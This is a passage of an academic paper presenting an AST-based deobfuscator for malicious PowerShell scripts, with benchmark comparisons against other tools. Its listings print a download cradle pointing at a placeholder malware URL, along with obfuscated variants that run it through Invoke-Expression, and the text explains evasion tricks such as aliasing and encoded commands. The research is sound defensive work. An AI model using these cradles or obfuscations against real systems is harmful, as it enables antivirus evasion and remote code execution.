Invoke-Deobfuscation: AST-Based and Semantics-Preserving Deobfuscation for PowerShell Scripts

Huajun Chai[1,2,3], Lingyun Ying[3*], Haixin Duan[4,5] and Daren Zha[1*]

[1]Institute of Information Engineering, Chinese Academy of Sciences {chaihuajun, zhadaren}@iie.ac.cn
[2]School of Cyber Security, University of Chinese Academy of Sciences
[3]QI-ANXIN Technology Research Institute yinglingyun@qianxin.com
[4]BNRist & Institute for Network Science and Cyberspace, Tsinghua University
[5]Tsinghua University-QI-ANXIN Group JCNS duanhx@tsinghua.edu.cn

***Abstract*—In recent years, PowerShell has been widely used in cyber attacks and malicious PowerShell scripts can easily evade the detection of anti-virus software through obfuscation. Existing deobfuscation tools often fail to recover obfuscated scripts correctly due to imprecise obfuscation identification, improper recovery and wrong replacement. In this paper, we propose an AST-based and semantics-preserving deobfuscation approach, Invoke-Deobfuscation. It utilizes recoverable nodes of Abstract Syntax Tree to identify obfuscated pieces precisely, simulates the recovery process through *Invoke* function and variable tracing, and replaces obfuscated pieces in place to keep the original semantics. We build a large evaluation dataset containing 39,713 wild PowerShell scripts. Compared with the state-of-the-art tools, the experimental results show Invoke-Deobfuscation performs most efficiently. It recovers much more key information than others and significantly reduces samples' obfuscation score, on average, by 46%. Moreover, 100% of Invoke-Deobfuscation's results have the same network behavior as the original scripts.**

***Index Terms*—PowerShell, deobfuscation, abstract syntax tree**

I. Introduction

PowerShell is a powerful tool on Windows and widely used in cyber attacks. PowerShell consists of a command-line shell and the associated scripting language. It provides access to the inner core of a machine, including unrestricted access to Windows APIs [1]. Therefore, more and more cyber criminals have added PowerShell to their attack arsenals [2]–[4]. In 2020, PowerShell was reported as the most common attack technique in the threat detection result of RedCanary [5].

Obfuscated PowerShell scripts can make malicious code detection results unreliable and easily evade the detection of anti-virus software [6], [7]. In recent years, many machine learning and deep learning based models are proposed to detect malicious scripts [8]–[11]. Since obfuscation can modify the text features of scripts completely, these models cannot detect the obfuscated malicious scripts correctly. There are many public obfuscation tools, like Invoke-Obfuscation [12]. After being obfuscated by these tools, malicious PowerShell scripts can easily evade the detection of the state-of-the-art anti-virus engines in VirusTotal [13]. Moreover, existing deobfuscation tools perform poorly on the recovery of obfuscated scripts. For instance, Windows Antimalware Scan Interface (AMSI) [14], which is a popular deobfuscation interface integrated by many anti-viruses, can deal with obfuscation scripts through catching the scripts that are ultimately being supplied to the scripting engine. It can still be bypassed easily by simple obfuscation techniques, like string concatenating. Thus, deobfuscation plays an important role in malicious script detection and analysis. As Fig 1 shows, deobfuscation is the reverse process of obfuscation, so analysts can get more useful information from deobfuscation results for further analysis.




Fig. 1: An example of obfuscation and deobfuscation.

Existing Approaches. Deobfuscation is mainly divided into three steps, i.e., identifying obfuscated script pieces, recovering obfuscation, and reconstructing scripts. PSDEM [15], PSDecode [16], PowerDrive [17], and PowerDecode [18] design a set of regular expressions to match obfuscated script pieces. However, these regular expression based methods ignore the syntax information of scripts so that they often identify wrong script pieces with invalid syntax. Li et al. [19] use a machine learning based classifier to identify obfuscated script pieces. Their classifier uses the features of Abstract Syntax Tree (AST) nodes to identify obfuscated pieces with valid syntax, which heavily depends on the quality of the training data.

Predefined recovery rule, overriding function and direct

* corresponding authors

execution are the three common deobfuscation methods. Predefined recovery rule [16]–[18] simulates the recovery process according to the type of obfuscation, which is only effective for a few specific obfuscation techniques and often gets wrong results because of ignoring the syntax of the obfuscated script pieces. Overriding function [16]–[18] is used to deal with the obfuscated arguments of the specific functions, like *Invoke-Expression*. It intercepts the target functions and catches their run-time arguments that go through several passes of deobfuscation, which is limited. Direct execution [18], [19] is another method to handle the obfuscated script pieces. Because most obfuscated script pieces contain both obfuscated data and their corresponding recovery code, by direct executing the recovery code, the obfuscated data can be deobfuscated. However, due to the lack of context, this method cannot correctly handle the obfuscated pieces with variables.

All of the script reconstruction methods of existing deobfuscation tools are context-free so that their final deobfuscation scripts may be syntactically invalid or semantically inconsistent. They replace all the same obfuscated pieces in the script at once, which ignores the different contexts of these pieces and may change the script's semantics.

Challenges. In summary, there are three main challenges for deobfuscating PowerShell scripts. 1. **Precise Identification**: the first challenge is how to precisely identify obfuscated script pieces. 2. **Correct Recovery**: the second challenge is how to correctly recover original script pieces from obfuscated script pieces. 3. **Valid Reconstruction**: the last challenge is how to make sure the final reconstructed scripts are valid in syntax and semantically consistent with the original scripts.

Our Approach. To overcome these challenges, we propose a deobfuscation approach based on AST, Invoke-Deobfuscation. To obtain the correct deobfuscation results, Invoke-Deobfuscation 1) identifies obfuscated script pieces based on the tokens and recoverable nodes of AST of scripts, 2) traces variables to get the context of obfuscated script pieces and recover them with the help of *Invoke* function, and 3) reconstructs scripts based on the post-order traversal of AST and strictly replaces obfuscated pieces in place to keep the original semantics of scripts as far as possible. To evaluate the effectiveness of our approach in real PowerShell scripts, we collected 2,025,175 wild malicious samples. After preprocessing such as file type verification, syntax validation and deduplication based on file content and file structure, we finally get a large dataset including 39,713 PowerShell scripts. We evaluate Invoke-Deobfuscation from four aspects, i.e., the ability to deal with different obfuscation techniques, deobfuscation effectiveness and efficiency, semantic consistency and obfuscation mitigation. We compare Invoke-Deobfuscation with four other deobfuscation tools, namely, PSDecode, PowerDrive, PowerDecode and Li et al. The experimental results demonstrate Invoke-Deobfuscation performs best: 1) Invoke-Deobfuscation is robust enough to deal with almost all known obfuscation techniques, 2) Invoke-Deobfuscation performs efficiently and stably, 3) the amount of key information, such as IP, URL and so on, recovered by Invoke-Deobfuscation is more than twice that of other tools, 4) Invoke-Deobfuscation can keep the deobfuscation results consistent with the original scripts in semantics, 5) Invoke-Deobfuscation can significantly mitigate script obfuscation.

Contributions. This paper makes the following contributions:

- We propose the first AST-based and semantics-preserving deobfuscation approach with variable tracing, Invoke-Deobfuscation. It can precisely identify and correctly recover obfuscated script pieces and make sure the deobfuscated script's syntax is valid and the semantics is unchanged.
- We design and implement Invoke-Deobfuscation in PowerShell language, which is a well-designed, cross-platform and easy-to-use tool. It is easy for developers to use and integrate our tool's modules.
- Invoke-Deobfuscation outperforms state-of-the-art tools in deobfuscation efficiency and effectiveness, semantic consistency, and mitigation of obfuscation. The amount of key information recovered by Invoke-Deobfuscation is far beyond that of other tools. All results of Invoke-Deobfuscation perform the same network behavior as the original samples. Additionally, Invoke-Deobfuscation significantly reduces the obfuscation score of samples by 46%.
- We introduce a large dataset containing 39,713 wild malicious PowerShell scripts, which covers all known obfuscation methods.

To foster future research, we have released the source code of Invoke-Deobfuscation and the dataset on Gitee[1].

II. Background and Motivation

A. PowerShell and PowerShell Attack

PowerShell is a command-line shell and powerful scripting language. It provides unprecedented access to a machine's inner core, including unrestricted access to Windows APIs [1]. PowerShell is a cross-platform (Windows, Linux, and macOS) tool [20] and pre-installed on Windows [21]. Therefore, PowerShell has become a favorite tool among attackers [4].

PowerShell has been widely used in a variety of cyber attacks, such as ransomware, phishing emails, persistent threat, etc. [2], [19]. Attackers can utilize malicious PowerShell scripts to install Trojans on the victim's computer, steal confidential information and obtain admin control, etc. [22], [23]. PowerShell attacks can not only download malicious executable files from remote websites but also load them directly through system memory to bypass the traditional file-based defense methods [1], [23].

B. Obfuscation Techniques for PowerShell

PowerShell scripts can be easily obfuscated in various and flexible ways to evade the detection of anti-virus software. Obfuscated scripts are difficult to understand and analyze by both human and anti-virus software. According to the complexity of obfuscation methods, we divide them into three

[1]https://gitee.com/snowroll/invoke-deobfuscation.

levels: L1, L2 and L3. We use different levels of obfuscation to process the code in Listing 1 and the results are shown in Listing 2, Listing 3 and Listing 4, respectively.

L1: This level of obfuscation techniques only have textual and visual effects and affect readability. These obfuscation techniques include random whitespace insertion (whitespacing), alias, random case and meaningless backtick insertion (ticking). The backtick character is referred to as the escape character [24]. The code shown in Listing 2 is an example with L1 obfuscation. Its intent is easy to understand because most of the information is retained.

L2: This level of obfuscation techniques will modify the lexical features and the AST hierarchies of the original scripts, but they still retain some character-level information of the original scripts. String-related obfuscation techniques are commonly used, such as string concatenating, reordering, replacing and reversing. Listing 3 shows the code with L2 obfuscation. Though it is difficult to understand, we can still infer the general intent of the code from the character-level information.

L3: This level of obfuscation techniques not only change the lexical features and the AST hierarchies of the original scripts but also hide the character-level information of the original scripts. The typical obfuscation techniques of this level are various encoding methods, e.g., Base64, ASCII, etc. Listing 4 shows the code with L3 obfuscation, we cannot directly infer the malicious URL from the script's textual information.

```
(New-Object Net.WebClient).downloadstring('ht⌋
↪  tps://test.com/malware.txt')
```

Listing 1: A simple example without obfuscation.

```
(nE`w-oBjE`Ct    nET.wE`bcLiEnT).DoWNlOaDsTrIn⌋
↪  g('https://test.com/malware.txt')
```

Listing 2: An example of L1 obfuscation.

```
Invoke-Expression ((("{13}{0}{8}{6}{12}{16}{7⌋
↪  }{14}{10}{1}{9}{5}{15}{3}{2}{11}{4}"
↪  -f'e','Uht','om/malwar','t.c','.txtjYU)',⌋
↪  '://','et','nloadst','ct
↪  N','tps','(jY','e','.WebCl','(New-Obj','r⌋
↪  ing','tes','ient).dow')).RepLACe('jYU',[S⌋
↪  TRiNg][CHar]39))
```

Listing 3: An example of L2 obfuscation.

```
( '99S5i46}60~@......d60-42~57-46@101@63d51i6⌋
↪  3}108}98'-SPLIT'~' -SPLit
↪  'd'-SPliT'}'-sPLiT 'i'-SpliT ',' -SPLit
↪  'J'| fOrEAch-ObJECt{ [cHAR]($_
↪  -BxoR'0x4B' ) })-jOiN'' |& (
↪  $Env:coMSpEC[4,24,25]-JOiN'')
```

Listing 4: An example of L3 obfuscation.

C. Effectiveness of Obfuscation on Malicious Detection

Obfuscated PowerShell scripts can hide the original intent of the original scripts and easily evade the detection of anti-virus software. Current malicious scripts detection models mainly depend on the character-level features or the AST features of the scripts [8]–[11], [25]–[27], which can be completely changed by obfuscation so that these models cannot identify malicious scripts correctly. Moreover, as shown in section II-B, the higher the level of obfuscation, the more difficult it is for us to understand the original intent of the scripts. Analysts need to use dynamic analysis to infer the intent of these obfuscated scripts, which is inefficient and has low code coverage. With the help of a cyber security company, QI-ANXIN, we have collected 1,127,349 malicious PowerShell samples from January 1 to May 29, 2021, and find that about 98.78% samples are obfuscated. The proportion of different levels of obfuscation is shown in Table I. Note that one sample may contain many obfuscation techniques with one, two or three levels, so the total proportion in Table I is larger than 100%. Therefore, deobfuscation is very important for malicious scripts detection and analysis.

TABLE I: Proportion of obfuscation at different levels.

Obfuscation Level	#Samples	Proportion
L1	1,105,581	98.07%
L2	1,103,023	97.84%
L3	1,083,191	96.08%

III. Methodology

To overcome the challenges mentioned above, we propose an AST-based deobfuscation approach with variable tracing, Invoke-Deobfuscation. Fig 2 shows the framework of Invoke-Deobfuscation. The deobfuscation process of Invoke-Deobfuscation can be divided into three phases: token parsing, variable tracing and recovery based on AST, renaming and reformatting.

We describe each phase in detail as follows.

A. Token Parsing

Token parsing uses the lexical information of scripts to recover obfuscation. Most obfuscation techniques at the L1 level are related to tokens, so we can recover them through token parsing. We tokenize the scripts of PowerShell based on Microsoft's official library, *System.Management.Automation.PSParser* [28]. Each token contains many attributes, such as content, start, length, etc. We utilize the attributes of tokens to recover original tokens and combine them to form a deobfuscation script. Fig 3 shows a simplified process of token parsing.

Each token corresponds to a complete lexical unit in the script, whose attributes can help us to identify and recover obfuscation on the token.

For instance, if a token's type is command and its content is an alias, like `IeX` in Fig 3, we will replace it with its




Fig. 2: An overview of Invoke-Deobfuscation operation scheme.




Fig. 3: An example of token parsing.

full name, `Invoke-Expression`. Based on these attributes, we can deal with other obfuscation at the token level, such as random case and ticking (the meaningless backtick will be removed when tokenized). After handling one obfuscated token, we will replace it with its recovery result in the script. The reverse order allows us to identify the unprocessed tokens without parsing the new script. Eventually, we can get the script without obfuscation at the token level.

B. Recovery Based on AST

No matter how complex the obfuscated script pieces are, they are obtained from the original script pieces after a series of transformations. Obfuscated script pieces generally include obfuscated data and its recovery algorithm, which we call recoverable script pieces. The key to deobfuscation is to identify these recoverable pieces in an obfuscated script.

1) ***Identifying Recoverable Pieces****:* We use the content of specific types of nodes on PowerShell AST to identify recoverable script pieces. Firstly, the content of each node of PowerShell scripts' AST is valid in syntax, which contains the recoverable script pieces. Secondly, we can obtain the original pieces through executing the recoverable pieces. For example, `'he'+'llo'` can be executed to get `'hello'`. Therefore, we analyze all types of nodes in PowerShell AST and find the types of nodes whose content often can get results in string form after execution. We call these types of nodes *recoverable nodes*, which include PipelineAst, UnaryExpressionAst, BinaryExpressionAst, ConvertExpressionAst, InvokeMemberExpressionAst and SubExpressionAst. We extract the content of recoverable nodes as recoverable pieces. Based on the recoverable nodes, we can identify not only known obfuscation techniques but also related unknown ones.

2) ***Recovery Based on Invoke****:* We execute the recoverable script pieces through the *Invoke* function to get their recovery result. Firstly, we convert the recoverable script piece into a script block. Then we use its member function *Invoke* to execute itself.

For different types of execution results, we convert them into their corresponding string forms as recovery results to preserve their semantics. For instance, suppose that the execution result's content is *123* and its type is *String*, the recovery result is *'123'*. If its type is *Number*, the recovery result is *123*. When the execution result's type cannot represent in string form, like *Object*, we keep the recoverable script pieces.

The recoverable script pieces may contain commands unrelated to the recovery process, such as *Restart-Computer*, *Start-Sleep*, etc. Thus, we create a blocklist of these commands to speed up deobfuscation. If recoverable pieces contain these irrelevant commands, we do not execute them. For security, our tool should be run within an isolated sandbox.

3) ***Variable Tracing****:* Due to the lack of context, we cannot directly execute the recoverable pieces containing variables to get correct recovery results. To overcome this challenge, we use a symbol table to record the scope and value of variables appeared in the script. The pseudo code 1 shows the process of our variable tracing.

We record the scope of each variable appeared in the script through the structure of AST. According to their accessibility, there are three types of variables: local variables, global variables and environment variables. As their names indicate, we only need to record the scope of local variables. We traverse the AST in post-order and record the scope of the currently visited node. Only when visiting the six types of nodes, namely, NamedblockAst, IfStatementAst, WhileStatementAst, ForStatementAst, ForEachStatementAst and StatementBlockAst, the scope depth of the current node will

increase or decrease. The change depends on the traversal direction, from parent to child or vice versa.

We record the value of variables in a symbol table through executing their assignment expression. Based on AssignmentStatement nodes, we can identify variables and their assignment expression. When the assignment expression contains unknown variables which are not contained in the symbol table, we do not execute the expression and abandon recording the assigned variable. Besides, for environment variables, we can use the command *Get-Variable* to obtain their correct value.

Algorithm 1: Variable Tracing

input : AST for the script T

Post-order traverse the T and put nodes into a queue Q;
Let N_r be the root of T;
S_v record variables' value; S_c record variables' scope;
$S_v = \varnothing$; $S_c = \varnothing$;
while Q *is not empty* **do**
    $n_c := Q[0]$;
    Let n_p be the parent of n_c;
    if $n_c.type$ *is VariableExpressionAst* **then**
        if n_c *in a loop or* n_c *in a conditional statement* **then**
            Remove n_c from S_v and S_c;
            Continue;
        end
        if $n_p.type$ *is AssignmentStatementAst* **then**
            Let $expr$ be the assignment expression;
            if $expr$ *contains unknown variables* **then**
                Remove n_c from S_v and S_c;
                Continue;
            end
            $S_v[n_c]$ = $expr.value$;
            $S_c[n_c]$ = current scope;
        else
            if $S_v[n_c] \neq null$ *and* ($S_v[n_c]$ *is string or number) and* $n_c.scope$ *in* $S_c[n_c]$ **then**
                replace n_c with $S_v[n_c.name]$
            end
        end
    end
    Remove n_c from Q
end

With variable tracing, we can correctly obtain the recovery results of the recoverable script pieces which contain variables. Our current implementation of variable tracing still has some limitations, we will discuss them in detail in Section V-C.

4) ***Invoke-Expression and PowerShell****:* Complex obfuscated scripts often contains multi-layer obfuscation, whose typical feature is to include *Invoke-Expression* cmdlet or *PowerShell*. *Invoke-Expression* and *PowerShell* both can run their string parameters as scripts. It means that attackers can obfuscate the script string with various methods directly. To keep the original semantic, they only need to add *Invoke-Expression* or *PowerShell* to invoke the obfuscated string.

The key to dealing with multi-layer obfuscation is to identify the command *Invoke-Expression* and *PowerShell*. However, attackers often use different methods to obfuscate these commands. For example, the obfuscated piece `.($pshome[4]+$pshome[30]+'x')` is equivalent to *Invoke-Expression*. We can get the recovery result `.('iex')` with variable tracing, which is one of common format of *Invoke-Expression*. *Iex* is the alias of *Invoke-Expression* and `.` can call a string as a command. The other common formats of *Invoke-Expression* include `iex`, `'xxx' |iex`, and `&'iex'`. We can identify different formats of *Invoke-Expression* through variable tracing and recovery based on AST. *PowerShell* can execute Base64-encoded commands using the parameter *-EncodedCommand*. Due to the auto-completion and case insensitive of PowerShell, this parameter can be used in kinds of formats, such as *-e*, *-eNc* and so on. We convert the parameter into lower case and use `'-encodedcommand'.StartsWith($param)` to determine whether the parameter is *-EncodedCommand*.

To deal with multi-layer obfuscation, we convert the string parameter of *Invoke-Expression* and *PowerShell* and deobfuscate it. We repeat this process until the recovery result of the script no longer changes. In this way, we can get the original script pieces from the script pieces with multi-layer obfuscation.

5) ***Script Reconstruction****:* We reconstruct the deobfuscation script based on the post-order traversal of AST. When visiting a node, we use its child nodes' content to update its content first. The post-order traversal ensures that its all child nodes have been processed when visiting it. If its content is obfuscated, we will replace it with its recovery result. Eventually, we will get the whole deobfuscation script when we visit the root of the AST. We replace the obfuscated script pieces in place so that the deobfuscation script is consistent with the obfuscated script semantics.




Fig. 4: The process of reconstructing script.

Assuming that one script's content is `'a'+'b' +'c'`, its AST and the reconstruction process is shown in Fig 4. When we visit the recoverable node of `'a'+'b' +'c'`, we update its content with its child nodes' recovery results and

get a new script piece `'ab' +'c'`. Then we deal with the piece `'ab' +'c'` and update the record of the current node's content with the recovery result. When we visit the root of the AST, we will get the final deobfuscation script.

C. Rename and Reformat

Renaming randomly named variables and functions and reformatting code can make the script easier for analysts to analyze. Attackers often randomize the name of variables and functions in a script to make it hard to understand.

We use statistical analysis to determine whether the variable name function name is random and replace the randomized name with predefined rules. For us, it is difficult to determine whether a word is random in isolation. Therefore, we extract all unique variable and function names in the script and regard them as a whole string. We determine whether the string is random based on the proportion of vowels and special characters. Hayden [29] points out the proportion of vowels is about 37.4% in General American English, so we assume that the string is random when the proportion of vowels in English characters is not between 32% and 42%. For special characters that are not English letters, we statistically compared 4,234 normal PowerShell scripts from GitHub with the malicious scripts we collected, and find that the proportion of English letters in the normal scripts is greater than 70% and the proportion of English letters in the names with special characters is less than 2%. Thus, we assume that a string is random when its proportion of English letters is less than 10%. We use `var{num}` and `func{num}` to substitute the randomized variable and function names. The new name depends on the order in which the obfuscated script piece appears.

Eventually, we reformat the code by removing the random whitespace characters and indenting it with a standardized format. As shown in Fig 7(d), the randomized variable names are replaced and random whitespace characters are deleted. Furthermore, this module is extensible.

IV. Implementation and Evaluation

In this section, we introduce the implementation of Invoke-Deobfuscation firstly. Then, we compare Invoke-Deobfuscation with the previous deobfuscation tools, such as PowerDrive [17], PSDecode [16], PowerDecode [18] and Li et al. [19] from four aspects: 1) the ability to deal with common obfuscation methods, 2) deobfuscation effectiveness and efficiency, 3) behavioral consistency, and 4) obfuscation mitigation. All experiments are conducted on a virtual machine with an Intel Xeon E5-2630 v4 Processor 2.2 GHz and 6 GB memory, running Windows 10 Pro (64-bit).

A. Implementation

We implement Invoke-Deobfuscation with around 2,500 lines of PowerShell code, and it can run on multiple platforms (Windows, Linux, macOS). Invoke-Deobfuscation is easy to use with the command *Import-Module*. It mainly consists of 3 modules and each of the modules can be independently used. Based on Microsoft's official library, we can correctly parse the tokens and AST of PowerShell scripts.

We check the syntax of the result after each step of the deobfuscation process to avoid unexpected syntax errors. We skip the current deobfuscation step to keep the script with valid syntax if the current result contains syntax errors.

B. Evaluation Approaches

1) ***Data Collection****:* In previous works, the obfuscated samples in their datasets are simple or manually generated, which only covers a few types of obfuscation methods [19], [30]. That is obviously different from wild PowerShell scripts which contain complex and diverse obfuscation techniques.

To better evaluate the effect of Invoke-Deobfuscation, we collected 2,025,175 wild malicious samples from January 1 to May 29, 2021, with the help of a cyber security company, QI-ANXIN. According to the source, these samples can be divided into two categories. 1) **Category-One** is the samples that are labeled as PowerShell by anti-virus software. The number of these samples is 1,318,151, but there are a lot of duplicates, i.e., the content and structure of some samples are highly similar but their hash values are different. 2) **Category-Two** is the samples whose file type is identified as PowerShell by TrID [31] or file [32]. There are 707,024 samples of this category. Rule-based file type identification is inaccurate so that many other types of files are included.

Preprocessing. We utilize the syntax information and textual features of samples to remove invalid and duplicate PowerShell samples. Firstly, we remove the samples with invalid syntax which cannot be converted to a PowerShell script block. Secondly, we utilize token information to remove the non-PowerShell samples. If the samples cannot get any token after tokenizing, we remove them. These samples often belong to other file types, such as Mail and HTML. Meanwhile, when all commands of the samples are unknown or the command tokens contain invalid characters like = and %, we remove their corresponding samples. Thirdly, we remove meaningless samples for our research, which only contain one string token. Then we get 1,127,349 PowerShell scripts.

We observe that the structures of many malicious scripts in the same family are highly similar. The differences among them mainly are strings, such as different malicious URLs. To remove the samples with the same structure, we replace all string tokens with the same placeholder string and then remove the duplicate samples.

DataSet. After preprocessing, we ultimately get 39,713 PowerShell samples. The previous datasets only contains few types obfuscation techniques [30] and even come from manual generation [19]. Compared with the previous datasets, the obfuscation techniques, malicious functionalities and content structures of scripts in our dataset are more diverse. The file size of these scripts is from 8 bytes to 26 MB and the total size of the dataset is 7.75 GB.

2) ***Quantification of Obfuscation****:* We quantify the obfuscation of a sample by scoring the known obfuscation in the sample. In Section II-B, we divide the different obfuscation

TABLE II: Comparison of deobfuscation ability of different tools.

Level	Type	Subtype	PowerDrive	PSDecode	PowerDecode	Li et al.	Our tool
1	Randomization	Ticking	✓	✓	×	✓	✓
		Whitespacing	×	×	×	×	✓
		Random Case	×	×	×	×	✓
		Random Name	×	×	×	×	✓
	Alias	-	×	×	×	×	✓
2	String-related	Concatenate	✓	×	✓	◯	✓
		Reorder	×	×	×	◯	✓
		Replace	×	×	✓	×	✓
		Reverse	×	×	×	×	✓
3	Encoding	Binary/Octal ASCII/Hex	×	×	×	×	✓
		Base64	×	×	×	◯	✓
		Whitespace	×	×	×	×	×
		Specialchar	×	×	×	×	✓
		Bxor	×	×	×	×	✓
	SecureString	-	×	×	×	×	✓
	Compress	DeflateStream	×	×	×	×	✓

◯ Can only successfully handle partial obfuscation.

techniques into three levels, namely, L1, L2 and L3. For all obfuscation techniques that appear in a script, we score them according to their level of obfuscation. For example, if an obfuscation technique is at the L1 level, its score is one. We only score once for each type of obfuscation that appears in the script. Finally, we sum these scores to get the final obfuscation score of the script. Based on regular expression matching, tokens and AST of PowerShell scripts, we can identify all known obfuscation techniques shown in Table II.

C. Evaluation Results

*1) **Deobfuscation Ability**:* Deobfuscation ability is determined by precisely identifying obfuscation and correctly dealing with obfuscation. We consider that a deobfuscation tool has the ability to deal with a certain type of obfuscation technique only if it can recover the script pieces obfuscated using only that technique. Therefore, we utilize known obfuscation techniques to obfuscate the command `write-host hello` and put the obfuscated script pieces in three different positions, i.e., separate line, assignment expression, and part of a pipe. For example, the results of `'a'+'b'` in three different positions are `'a'+'b'`, `$tmp = 'a'+'b'` and `'a'+'b'|out-null`, respectively. For a specific obfuscation technique, we consider a tool having complete deobfuscation ability if it can identify and recover all obfuscated script pieces in the three positions.

We make a little change to the previous works for comparison. PSDecode, PowerDrive and PowerDecode use different layers to store their deobfuscation results at different stages. We only keep the last layers as their final result. Li et al. use a classifier to identify the obfuscated subtree of AST, we are not able to obtain the model from the authors. Furthermore, Li et al. only deal with the subtrees whose root are PipelineAst in their source code. Therefore, we delete the classification module and make their tool traverse all subtrees whose root are PipelineAst, which only affects a little bit of run time.

Result. As shown in Table II, our tool can handle almost all known obfuscation in all positions. Because our tool identifies obfuscated script pieces through tokens and recoverable nodes of AST, which is robust enough to identify obfuscation in different positions. With variable tracing and executing the obfuscated pieces, we can correctly recover the script pieces. Moreover, our tool is capable of handling complex multi-layer obfuscation. Due to the limitation of our variable tracing, we cannot deal with the whitespace encoding obfuscation which often has a loop statement. However, whitespace encoding obfuscation only accounts for 0.1% in the dataset.

In comparison, PSDecode, PowerDrive and PowerDecode can only deal with a few obfuscation techniques. Because they use regular expression to match specific obfuscation techniques, ignoring the syntax of scripts. Moreover, regular expression needs to design different patterns to match different obfuscation techniques, which is not robust and cannot identify complex obfuscation script pieces. Li et al. only deal with obfuscation on PipelineAst node, which is coarse-grained and will miss many obfuscated script pieces. They cannot identify and handle the obfuscated script pieces in the last two positions. Besides, due to the lack of context, they cannot deal with obfuscated script pieces with variables. Because the four tools do not parse tokens of the scripts, they cannot deal with most obfuscation at the token level.

*2) **Deobfuscation Effectiveness and Efficiency**:* We compare the deobfuscation effectiveness of different tools by the number of key information in their deobfuscation results. Meanwhile, we record the deobfuscation time of these tools for efficiency evaluation. We sample 100 obfuscated PowerShell scripts whose sizes are between 97 bytes and 2 KB. We select four types of key information, namely, ps1 files, *PowerShell* command, URLs and IP, which are valuable in malicious script analysis. Ps1 files often represent malicious script paths, and *PowerShell* command can execute its parameter as a script. For better comparison, we use the manual deobfuscation results as the benchmark. Then we extract four types of key information from their deobfuscation results, respectively. Besides, there are 12 scripts with multi-layer obfuscation. Therefore, we

compare the ability of different tools to handle multi-layer obfuscation.




Fig. 5: The number of key information obtained by different tools.




Fig. 6: Deobfuscation time of different tools.

Result. As shown in Fig 5, Invoke-Deobfuscation recovers more key information than the other four tools. Furthermore, on average, 96.8% results of Invoke-Deobfuscation are the same as that of manual. The reason is that Invoke-Deobfuscation can identify and recover more obfuscated script pieces based on the recoverable nodes of AST. The results of deobfuscation efficiency are shown in Fig 6. Overall, Invoke-Deobfuscation performs efficiently and stably, its average deobfuscation time is 1.04 seconds which is the minimum in all tools, and its maximum time is not beyond 4 seconds. The other tools' deobfuscation time fluctuates heavily and may far exceed 10 seconds for some samples. The reason is that the other tools may execute the commands which are not related to deobfuscation, such as network connection, anti-debugging, etc. Invoke-Deobfuscation can speed up the process of deobfuscation through avoiding executing these unrelated commands according to its built-in blocklist.

As shown in Table III, Invoke-Deobfuscation can correctly recover all scripts with multi-layer obfuscation. Because multi-layer obfuscated scripts finally need to be invoke by *Invoke-Expression* or *PowerShell*, Invoke-Deobfuscation can deal with these scripts as mentioned in section III-B4. PSDecode, PowerDrive and PowerDecode utilize overriding function to get the un-obfuscated script. However, overriding function can only

TABLE III: Comparison of the ability to handle multiple layers of obfuscation.

	#Samples	Proportion
PSDecode	2	16.7%
PowerDrive	1	8.3%
PowerDecode	8	66.7%
Li et al.	0	0%
Our tool	**12**	**100%**

